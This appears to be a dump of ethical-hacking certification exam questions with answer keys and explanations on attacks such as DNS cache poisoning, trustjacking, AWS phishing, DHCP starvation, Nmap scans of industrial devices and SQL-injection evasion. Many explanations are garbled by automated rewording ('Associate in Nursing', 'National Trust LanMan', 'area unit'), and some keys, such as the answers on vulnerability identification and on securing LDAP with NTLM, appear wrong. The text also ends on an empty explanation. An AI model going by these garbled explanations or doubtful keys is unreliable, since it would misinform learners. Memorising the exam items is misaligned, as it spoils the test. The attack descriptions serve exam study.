Different Stages of Attack of DNS Cache Poisoning:

- The attacker proceeds to send DNS queries to the DNS resolver, which forwards the Root/TLD authoritative DNS server request and awaits an answer.
- The attacker overloads the DNS with poisoned responses that contain several IP addresses of the malicious website. To be accepted by the DNS resolver, the attacker's response should match a port number and the query ID field before the DNS response. Also, the attackers can force its response to increasing their chance of success.
- If you are a legitimate user who queries this DNS resolver, you will get a poisoned response from the cache, and you will be automatically redirected to the malicious website.

Ouestion #:158 - (Exam Topic 2)

Steven connected his iPhone to a public computer that had been infected by Clark, an attacker. After establishing the connection with the public computer, Steven enabled iTunes WI-FI sync on the computer so that the device could continue communication with that computer even after being physically disconnected. Now, Clark gains access to Steven's iPhone through the infected computer and is able to monitor and read all of Steven's activity on the iPhone, even after the device is out of the communication zone.

Which of the following attacks is performed by Clark in above scenario?

- A. IOS trustjacking
- B. lOS Jailbreaking
- C. Exploiting SS7 vulnerability
- D. Man-in-the-disk attack

Answer: A

Explanation

An iPhone client's most noticeably terrible bad dream is to have somebody oversee his/her gadget, including the capacity to record and control all action without waiting be in a similar room. In this blog entry, we present another weakness called "Trustjacking", which permits an aggressor to do precisely that.

This weakness misuses an iOS highlight called iTunes Wi-Fi sync, which permits a client to deal with their iOS gadget without genuinely interfacing it to their PC. A solitary tap by the iOS gadget proprietor when the two are associated with a similar organization permits an assailant to oversee the gadget. Furthermore, we will stroll through past related weaknesses and show the progressions that iPhone has made to alleviate them, and why these are adequately not to forestall comparative assaults.

After interfacing an iOS gadget to another PC, the clients are being found out if they trust the associated PC or not. Deciding to believe the PC permits it to speak with the iOS gadget by means of the standard iTunes APIs.

This permits the PC to get to the photographs on the gadget, perform reinforcement, introduce applications and considerably more, without requiring another affirmation from the client and with no recognizable sign. Besides, this permits enacting the "iTunes Wi-Fi sync" highlight, which makes it conceivable to proceed with this sort of correspondence with the gadget even after it has been detached from the PC, as long as the PC and the iOS gadget are associated with a similar organization. It is intriguing to take note of that empowering "iTunes Wi-Fi sync" doesn't need the casualty's endorsement and can be directed simply from the PC side.

Getting a live stream of the gadget's screen should be possible effectively by consistently requesting screen captures and showing or recording them distantly.

It is imperative to take note of that other than the underlying single purpose of disappointment, approving the vindictive PC, there is no other component that forestalls this proceeded with access. Likewise, there isn't anything that informs the clients that by approving the PC they permit admittance to their gadget even in the wake of detaching the USB link.

Question #:159 - (Exam Topic 2)

A pen tester is configuring a Windows laptop for a test. In setting up Wireshark, what river and library are required to allow the NIC to work in promiscuous mode?

- A. Libpcap
- B. Awinpcap
- C. Winprom
- D. Winpcap

Answer: D

Question #:160 - (Exam Topic 2)

Sam, a professional hacker, targeted an organization with intention of compromising AWS IAM credentials. He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?

- A. Social engineering
- B. insider threat
- C. Password reuse
- D. Reverse engineering

Answer: A

Explanation

Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users' credentials within the hands of an attacker.

If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.

With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, "click here for additional information", and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.

An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you'd instead be forwarded to a pretend login page setup to steal your credentials.

These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.

For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.

During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

Question #:161 - (Exam Topic 2)

_____ is a tool that can hide processes from the process list, can hide files, registry entries, and intercept keystrokes.

- A. Trojan
- B. RootKit
- C. DoS tool
- D. Scanner
- E. Backdoor

Answer: B

Question #:162 - (Exam Topic 2)

which of the following protocols can be used to secure an LDAP service against anonymous queries?

- A. SSO
- B. RADIUS
- C. WPA
- D. NTLM

Answer: D

Explanation

In a Windows network, nongovernmental organization (New Technology) local area network Manager (NTLM) could be a suite of Microsoft security protocols supposed to produce authentication, integrity, and confidentiality to users.NTLM is that the successor to the authentication protocol in Microsoft local area network Manager (LANMAN), Associate in Nursing older Microsoft product. The NTLM protocol suite is enforced in an exceedingly Security Support supplier, which mixes the local area network Manager authentication protocol, NTLMv1, NTLMv2 and NTLM2 Session protocols in an exceedingly single package. whether or not these protocols area unit used or will be used on a system is ruled by cluster Policy settings, that totally different|completely different} versions of Windows have different default settings. NTLM passwords area unit thought-about weak as a result of they will be brute-forced very simply with fashionable hardware.

NTLM could be a challenge-response authentication protocol that uses 3 messages to authenticate a consumer in an exceedingly affiliation orientating setting (connectionless is similar), and a fourth extra message if integrity is desired.

First, the consumer establishes a network path to the server and sends a NEGOTIATE_MESSAGE

advertising its capabilities.

- Next, the server responds with CHALLENGE_MESSAGE that is employed to determine the identity of the consumer.
- Finally, the consumer responds to the challenge with Associate in Nursing AUTHENTICATE MESSAGE.

The NTLM protocol uses one or each of 2 hashed word values, each of that are keep on the server (or domain controller), and that through a scarcity of seasoning area unit word equivalent, that means that if you grab the hash price from the server, you'll evidence while not knowing the particular word. the 2 area unit the lm Hash (a DES-based operate applied to the primary fourteen chars of the word born-again to the standard eight bit laptop charset for the language), and also the nt Hash (MD4 of the insufficient endian UTF-16 Unicode password). each hash values area unit sixteen bytes (128 bits) every.

The NTLM protocol additionally uses one among 2 a method functions, looking on the NTLM version. National Trust LanMan and NTLM version one use the DES primarily based LanMan a method operate (LMOWF), whereas National TrustLMv2 uses the NT MD4 primarily based a method operate (NTOWF).

Ouestion #:163 - (Exam Topic 2)

Which of the following steps for risk assessment methodology refers to vulnerability identification?

- A. Determines if any flaws exist in systems, policies, or procedures
- B. Assigns values to risk probabilities; Impact values.
- C. Determines risk probability that vulnerability will be exploited (High. Medium, Low)
- D. Identifies sources of harm to an IT system. (Natural, Human. Environmental)

Answer: C

Question #:164 - (Exam Topic 2)

Sam is working as a system administrator In an organization. He captured the principal characteristics of a vulnerability and produced a numerical score to reflect Its severity using CVSS v3.0 to property assess and prioritize the organization's vulnerability management processes. The base score that Sam obtained after performing cvss rating was 4.0. What is the CVSS severity level of the vulnerability discovered by Sam in the above scenario?

- A. Medium
- B. Low
- C. Critical
- D. High

Answer: A

Explanation

Rating CVSS Score

None 0.0

Low 0.1 - 3.9

Medium 4.0 - 6.9

High 7.0 - 8.9

Critical 9.0 - 10.0

https://www.first.org/cvss/v3.0/specification-document

The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability severity scores. Two common uses of CVSS are calculating the severity of vulnerabilities discovered on one's systems and as a factor in prioritization of vulnerability remediation activities. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

Qualitative Severity Rating Scale

For some purposes, it is useful to have a textual representation of the numeric Base, Temporal and Environmental scores.

Table Description automatically generated

Rating	CVSS Score
None of the second	
Low Con Con	Com Com 0.16.3.9 Com Com Com Com
Medium	4.0 - 6.90
High O	8 8 7.0-8.9 8 8 8 8
Critical Control	20 9.0 - 10.0 20 20 20 20 20 20 20 20 20 20 20 20 20

Question #:165 - (Exam Topic 2)

These hackers have limited or no training and know how to use only basic techniques or tools.

What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: B

Explanation

Script Kiddies: These hackers have limited or no training and know how to use only basictechniques or tools. Even then they may not understand any or all of what they are doing.

Question #:166 - (Exam Topic 2)

Within the context of Computer Security, which of the following statements describes Social Engineering best?

- A. Social Engineering is the act of publicly disclosing information
- B. Social Engineering is the means put in place by human resource to perform time accounting
- C. Social Engineering is the act of getting needed information from a person rather than breaking into a system
- D. Social Engineering is a training program within sociology studies

Answer: C

Question #:167 - (Exam Topic 2)

Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simul-ation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.

identify the NetBIOS code used for obtaining the messenger service running for the logged-in user?

- A. $\langle 1B \rangle$
- B. <00>

- C. <03>
- D. <20>

Answer: C

Explanation

<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.

This resigned innovation, despite the fact that it has a comparable name, isn't connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.

The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn't empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

Question #:168 - (Exam Topic 2)

What is the main security service a cryptographic hash provides?

- A. Integrity and ease of computation
- B. Message authentication and collision resistance
- C. Integrity and collision resistance
- D. Integrity and computational in-feasibility

Answer: D

Question #:169 - (Exam Topic 2)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity

D. Non-Repudiation

Answer: D

Explanation

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

Question #:170 - (Exam Topic 2)

Study the snort rule given below and interpret the rule. alert tcp any any --> 192.168.1.0/24 111

(content:"|00 01 86 a5|"; msG. "mountd access";)

- A. An alert is generated when a TCP packet is generated from any IP on the 192.168.1.0 subnet and destined to any IP on port 111
- B. An alert is generated when any packet other than a TCP packet is seen on the network and destined for the 192.168.1.0 subnet
- C. An alert is generated when a TCP packet is originated from port 111 of any IP address to the 192.168.1.0 subnet
- D. An alert is generated when a TCP packet originating from any IP address is seen on the network and destined for any IP address on the 192.168.1.0 subnet on port 111

Answer: D

Question #:171 - (Exam Topic 2)

what is the port to block first in case you are suspicious that an loT device has been compromised?

- A. 22
- B. 443
- C. 48101
- D. 80

Answer: C

Explanation

TCP port 48101 uses the Transmission management Protocol. transmission control protocol is one in all the

most protocols in TCP/IP networks. transmission control protocol could be a connection-oriented protocol, it needs acknowledgement to line up end-to-end communications. only a association is about up user's knowledge may be sent bi-directionally over the association.

Attention! transmission control protocol guarantees delivery of knowledge packets on port 48101 within the same order during which they were sent. bonded communication over transmission control protocol port 48101 is that the main distinction between transmission control protocol and UDP. UDP port 48101 wouldn't have bonded communication as transmission control protocol.

UDP on port 48101 provides Associate in Nursing unreliable service and datagrams might arrive duplicated, out of order, or missing unexpectedly. UDP on port 48101 thinks that error checking and correction isn't necessary or performed within the application, avoiding the overhead of such process at the network interface level.

UDP (User Datagram Protocol) could be a borderline message-oriented Transport Layer protocol (protocol is documented in IETF RFC 768).

Application examples that always use UDP: vocalisation IP (VoIP), streaming media and period multiplayer games. several internet applications use UDP, e.g. the name System (DNS), the Routing info Protocol (RIP), the Dynamic Host Configuration Protocol (DHCP), the straightforward Network Management Protocol (SNMP).

Question #:172 - (Exam Topic 2)

Security administrator John Smith has noticed abnormal amounts of traffic coming from local computers at night. Upon reviewing, he finds that user data have been exfilltrated by an attacker. AV tools are unable to find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs, what type of malware did the attacker use to bypass the company's application whitelisting?

- A. Phishing malware
- B. Zero-day malware
- C. File-less malware
- D. Logic bomb malware

Answer: C

Explanation

https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html

Fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. Also known as non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. It resides in the system's RAM. It injects malicious code into the running processes. (P.966/950)

Question #:173 - (Exam Topic 2)

There have been concerns in your network that the wireless network component is not sufficiently secure. You perform a vulnerability scan of the wireless network and find that it is using an old encryption protocol that was designed to mimic wired encryption, what encryption protocol is being used?

- A. WEP
- **B. RADIUS**
- C. WPA
- D. WPA3

Answer: A

Explanation

Wired Equivalent Privacy (WEP) may be a security protocol, laid out in the IEEE wireless local area network (Wi-Fi) standard, 802.11b, that's designed to supply a wireless local area network (WLAN) with A level of security and privacy like what's usually expected of a wired LAN. A wired local area network (LAN) is usually protected by physical security mechanisms (controlled access to a building, for example) that are effective for a controlled physical environment, but could also be ineffective for WLANs because radio waves aren't necessarily bound by the walls containing the network. WEP seeks to determine similar protection thereto offered by the wired network's physical security measures by encrypting data transmitted over the WLAN, encoding protects the vulnerable wireless link between clients and access points; once this measure has been taken, other typical LAN security mechanisms like password protection, end-to-end encryption, virtual private networks (VPNs), and authentication are often put in situ to make sure privacy. A research group from the University of California at Berkeley recently published a report citing "major security flaws" in WEP that left WLANs using the protocol susceptible to attacks (called wireless equivalent privacy attacks). within the course of the group's examination of the technology, they were ready to intercept and modify transmissions and gain access to restricted networks. The Wireless Ethernet Compatibility Alliance (WECA) claims that WEP – which is included in many networking products – was never intended to be the only security mechanism for a WLAN, and that, in conjunction with traditional security practices, it's very effective.

Question #:174 - (Exam Topic 2)

Which of the following commands checks for valid users on an SMTP server?

- A. RCPT
- B. CHK
- C. VRFY
- D. EXPN

Answer: C

Explanation

The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821. The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

Question #:175 - (Exam Topic 2)

Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the Integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT. POST. GET. and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application. What is the type of web-service API mentioned in the above scenario?

- A. JSON-RPC
- B. SOAP API
- C. RESTful API
- D. REST API

Answer: C

Explanation

*REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a communication medium between various systems on the web. *RESTful APIs, which are also known as RESTful services, are designed using REST principles and HTTP communication protocols RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE

RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application. APIs with the following features can be referred to as to RESTful APIs: o Stateless: The client end stores the state of the session; the server is restricted to save data during the request processing o Cacheable: The client should save responses (representations) in the cache. This feature can enhance API performance pg. 1920 CEHv11 manual.

https://cloud.google.com/files/apigee/apigee-web-api-design-the-missing-link-ebook.pdf

The HTTP methods GET, POST, PUT or PATCH, and DELETE can be used with these templates to read, create, update, and delete description resources for dogs and their owners. This API style has become popular for many reasons. It is straightforward and intuitive, and learning this pattern is similar to learning a programming language API. APIs like this one are commonly called RESTful APIs, although they do not display all of the characteristics that define REST (more on REST later).

Question #:176 - (Exam Topic 2)

Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

- A. VLAN hopping
- B. DHCP starvation
- C. Rogue DHCP server attack
- D. STP attack

Answer: B

Explanation

A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.

In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they've used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they're refused assistance. Furthermore, they may search for an alternate DHCP worker, one which the unfriendly entertainer may give. What's more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.

In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn't send a modest bunch – it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.

In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.

When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.

The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor's machine. That is all that an unfriendly entertainer requires to play out a man-in-the-center (MITM) assault.

Question #:177 - (Exam Topic 2)

"Testing the network using the same methodologies and tools employed by attackers"

Identify the correct terminology that defines the above statement.

- A. Vulnerability Scanning
- B. Penetration Testing
- C. Security Policy Implementation
- D. Designing Network Security

Answer: B

Question #:178 - (Exam Topic 2)

While examining audit logs, you discover that people are able to telnet into the SMTP server on port 25. You would like to block this, though you do not see any evidence of an attack or other wrong doing. However, you are concerned about affecting the normal functionality of the email server. From the following options choose how best you can achieve this objective?

- A. Block port 25 at the firewall.
- B. Shut off the SMTP service on the server.
- C. Force all connections to use a username and password.
- D. Switch from Windows Exchange to UNIX Sendmail.
- E. None of the above.

Answer: E

Question #:179 - (Exam Topic 2)

John, a disgruntled ex-employee of an organization, contacted a professional hacker to exploit the organization. In the attack process, the professional hacker Installed a scanner on a machine belonging to one of the vktims and scanned several machines on the same network to Identify vulnerabilities to perform further exploitation. What is the type of vulnerability assessment tool employed by John in the above scenario?

- A. Proxy scanner
- B. Agent-based scanner
- C. Network-based scanner

D. Cluster scanner

Answer: B

Explanation

Agent-based scanners reside on a single machine but can scan several machines on the same network.

Network-based scanner

A network-based vulnerability scanner, in simplistic terms, is the process of identifying loopholes on a computer's network or IT assets, which hackers and threat actors can exploit. By implementing this process, one can successfully identify their organization's current risk(s). This is not where the buck stops; one can also verify the effectiveness of your system's security measures while improving internal and external defenses. Through this review, an organization is well equipped to take an extensive inventory of all systems, including operating systems, installed software, security patches, hardware, firewalls, anti-virus software, and much more.

Agent-based scanner

Agent-based scanners make use of software scanners on each and every device; the results of the scans are reported back to the central server. Such scanners are well equipped to find and report out on a range of vulnerabilities.

NOTE: This option is not suitable for us, since for it to work, you need to install a special agent on each computer before you start collecting data from them.

Question #:180 - (Exam Topic 2)

Jim, a professional hacker, targeted an organization that is operating critical Industrial Infrastructure. Jim used Nmap to scan open pons and running services on systems connected to the organization's OT network. He used an Nmap command to identify Ethernet/IP devices connected to the Internet and further gathered Information such as the vendor name, product code and name, device name, and IP address. Which of the following Nmap commands helped Jim retrieve the required information?

- A. nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >
- B. nmap -Pn -sU -p 44818 --script enip-info < Target IP >
- C. nmap -Pn -sT -p 46824 < Target IP >
- D. nmap -Pn -sT -p 102 --script s7-info < Target IP >

Answer: B

Explanation

https://nmap.org/nsedoc/scripts/enip-info.html

Example Usage enip-info:

- nmap --script enip-info -sU -p 44818 <host>


This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (https://github.com/paperwork/pyenip)

Question #:181 - (Exam Topic 2)

ViruXine.W32 virus hides their presence by changing the underlying executable code.

This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

- 1. lots of encrypted code
- 2
- 3. Decryption Code:
- 4. C=C+1
- 5. A=Encrypted
- 6. Loop:
- 7. B=*A
- 8. C=3214*A
- 9. B=B XOR CryptoKey
- 10. *A=B
- 11. C=1
- 12. C=A+B
- 13. A=A+1
- 14. GOTO Loop IF NOT A=Decryption Code
- 15. C=C^2
- 16. GOTO Encrypted
- 17. CryptoKey:
- 18. some random number

What is this technique called?

- A. Polymorphic Virus
- B. Metamorphic Virus
- C. Dravidic Virus
- D. Stealth Virus

Answer: A

Question #:182 - (Exam Topic 2)

Bob was recently hired by a medical company after it experienced a major cyber security breach. Many patients are complaining that their personal medical records are fully exposed on the Internet and someone can find them with a simple Google search. Bob's boss is very worried because of regulations that protect those data. Which of the following regulations is mostly violated?

- A. HIPPA/PH1
- B. Pll
- C. PCIDSS
- D. ISO 2002

Answer: A

Explanation

PHI stands for Protected Health info. The HIPAA Privacy Rule provides federal protections for private health info held by lined entities and provides patients an array of rights with regard to that info. under HIPAA phi is considered to be any identifiable health info that's used, maintained, stored, or transmitted by a HIPAA-covered entity – a healthcare provider, health plan or health insurer, or a aid clearinghouse – or a business associate of a HIPAA-covered entity, in relation to the availability of aid or payment for aid services.

It is not only past and current medical info that's considered letter under HIPAA Rules, however also future info concerning medical conditions or physical and mental health related to the provision of care or payment for care. phi is health info in any kind, together with physical records, electronic records, or spoken info.

Therefore, letter includes health records, medical histories, lab check results, and medical bills. basically, all health info is considered letter once it includes individual identifiers. Demographic info is additionally thought of phi underneath HIPAA Rules, as square measure several common identifiers like patient names, Social Security numbers, Driver's license numbers, insurance details, and birth dates, once they square measure connected with health info.

The eighteen identifiers that create health info letter are:

- Names
- Dates, except year
- phonephone numbers
- Geographic information
- FAX numbers
- Social Security numbers
- Email addresses
- case history numbers
- Account numbers
- Health arrange beneficiary numbers
- Certificate/license numbers
- Vehicle identifiers and serial numbers together with license plates
- Web URLs
- Device identifiers and serial numbers
- net protocol addresses

- Full face photos and comparable pictures
- Diometric identifiers (i.e. retinal scan, fingerprints)
- Any distinctive identifying variety or code

One or a lot of of those identifiers turns health info into letter, and phi HIPAA Privacy Rule restrictions can then apply that limit uses and disclosures of the data. HIPAA lined entities and their business associates will ought to guarantee applicable technical, physical, and body safeguards are enforced to make sure the confidentiality, integrity, and availability of phi as stipulated within the HIPAA Security Rule.

Topic 3, Exam Pool C

Question #:1 - (Exam Topic 3)

An ethical hacker is hired to conduct a comprehensive network scan of a large organization that strongly suspects potential intrusions into their internal systems. The hacker decides to employ a combination of scanning tools to obtain a detailed understanding of the network. Which sequence of actions would provide the most comprehensive information about the network's status?

- A. Initiate with Nmap for a ping sweep, then use Metasploit to scan for open ports and services, and finally use Hping3 to perform remote OS fingerprinting
- B. Use Hping3 for an ICMP ping scan on the entire subnet, then use Nmap for a SYN scan on identified active hosts, and finally use Metasploit to exploit identified vulnerabilities
- C. Start with Hping3 for a UDP scan on random ports, then use Nmap for a version detection scan, and finally use Metasploit to exploit detected vulnerabilities
- D. Begin with NetScanTools Pro for a general network scan, then use Nmap for OS detection and version detection, and finally perform an SYN flooding with Hping3

Answer: B

Explanation

The sequence of actions that would provide the most comprehensive information about the network's status is to use Hping3 for an ICMP ping scan on the entire subnet, then use Nmap for a SYN scan on identified active hosts, and finally use Metasploit to exploit identified vulnerabilities. This sequence of actions works as follows:

- Use Hping3 for an ICMP ping scan on the entire subnet: This action is used to discover the active hosts on the network by sending ICMP echo request packets to each possible IP address on the subnet and waiting for ICMP echo reply packets from the hosts. Hping3 is a command-line tool that can craft and send custom packets, such as TCP, UDP, or ICMP, and analyze the responses. By using Hping3 for an ICMP ping scan, the hacker can quickly and efficiently identify the live hosts on the network, as well as their response times and packet loss rates 12.
- Use Nmap for a SYN scan on identified active hosts: This action is used to scan the open ports and services on the active hosts by sending TCP SYN packets to a range of ports and analyzing the TCP responses. Nmap is a popular and powerful tool that can perform various types of network scans, such as port scanning, service detection, OS detection, and vulnerability scanning. By using Nmap for a SYN scan, the hacker can determine the state of the ports on the active hosts, such as open, closed, filtered, or unfiltered, as well as the services and protocols running on them. A SYN scan is also known as a stealth scan, as it does not complete the TCP three-way handshake and thus avoids logging on the target system34.
- Use Metasploit to exploit identified vulnerabilities: This action is used to exploit the vulnerabilities on the active hosts by using pre-built or custom modules that leverage the open ports and services. Metasploit is a framework that contains a collection of tools and modules for penetration testing and

exploitation. By using Metasploit, the hacker can launch various attacks on the active hosts, such as remote code execution, privilege escalation, or backdoor installation, and gain access to the target system or data. Metasploit can also be used to perform post-exploitation tasks, such as gathering information, maintaining persistence, or pivoting to other systems .

The other options are not as comprehensive as option B for the following reasons:

- A. Initiate with Nmap for a ping sweep, then use Metasploit to scan for open ports and services, and finally use Hping3 to perform remote OS fingerprinting: This option is not optimal because it does not use the tools in the most efficient and effective way. Nmap can perform a ping sweep, but it is slower and less flexible than Hping3, which can craft and send custom packets. Metasploit can scan for open ports and services, but it is more suitable for exploitation than scanning, and it relies on Nmap for port scanning anyway. Hping3 can perform remote OS fingerprinting, but it is less accurate and reliable than Nmap, which can use various techniques and probes to determine the OS type and version13.
- C. Start with Hping3 for a UDP scan on random ports, then use Nmap for a version detection scan, and finally use Metasploit to exploit detected vulnerabilities: This option is not effective because it does not use the best scanning methods and techniques. Hping3 can perform a UDP scan, but it is slower and less reliable than a TCP scan, as UDP is a connectionless protocol that does not always generate responses. Scanning random ports is also inefficient and incomplete, as it may miss important ports or services. Nmap can perform a version detection scan, but it is more useful to perform a port scan first, as it can narrow down the scope and speed up the scan. Metasploit can exploit detected vulnerabilities, but it is not clear how the hacker can identify the vulnerabilities without performing a vulnerability scan first13.
- D. Begin with NetScanTools Pro for a general network scan, then use Nmap for OS detection and version detection, and finally perform an SYN flooding with Hping3: This option is not comprehensive because it does not cover all the aspects and objectives of a network scan. NetScanTools Pro is a graphical tool that can perform various network tasks, such as ping, traceroute, DNS lookup, or port scan, but it is less powerful and versatile than Nmap or Hping3, which can perform more advanced and customized scans. Nmap can perform OS detection and version detection, but it is more useful to perform a port scan first, as it can provide more information and insights into the target system. Performing an SYN flooding with Hping3 is not a network scan, but a denial-of-service attack, which can disrupt the network and alert the target system, and it is not an ethical or legal action for a hired hacker13.

References:

- 2 1: Hping Wikipedia
- 2: Hping3 Examples NetworkProGuide
- 3: Nmap Wikipedia
- : Metasploit Project Wikipedia
- : Metasploit Unleashed Offensive Security
- : NetScanTools Pro Northwest Performance Software, Inc.

Question #:2 - (Exam Topic 3)

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

- A. Virtual machine
- B. Serverless computing
- C. Docker
- D. Zero trust network

Answer: C

Question #:3 - (Exam Topic 3)

An ethical hacker is hired to evaluate the defenses of an organization's database system which is known to employ a signature-based IDS. The hacker knows that some SQL Injection evasion techniques may allow him

to bypass the system's signatures. During the operation, he successfully retrieved a list of usernames from the database without triggering an alarm by employing an advanced evasion technique. Which of the following

could he have used?

- A. Utilizing the char encoding function to convert hexadecimal and decimal values into characters that pass-through SQL engine parsing
- B. Using the URL encoding method to replace characters with their ASCII codes in hexadecimal form
- C. Implementing sophisticated matches such as "OR 'john' = john" in place of classical matches like "OR 1-1"
- D. Manipulating white spaces in SQL queries to bypass signature detection

Answer: D

Explanation

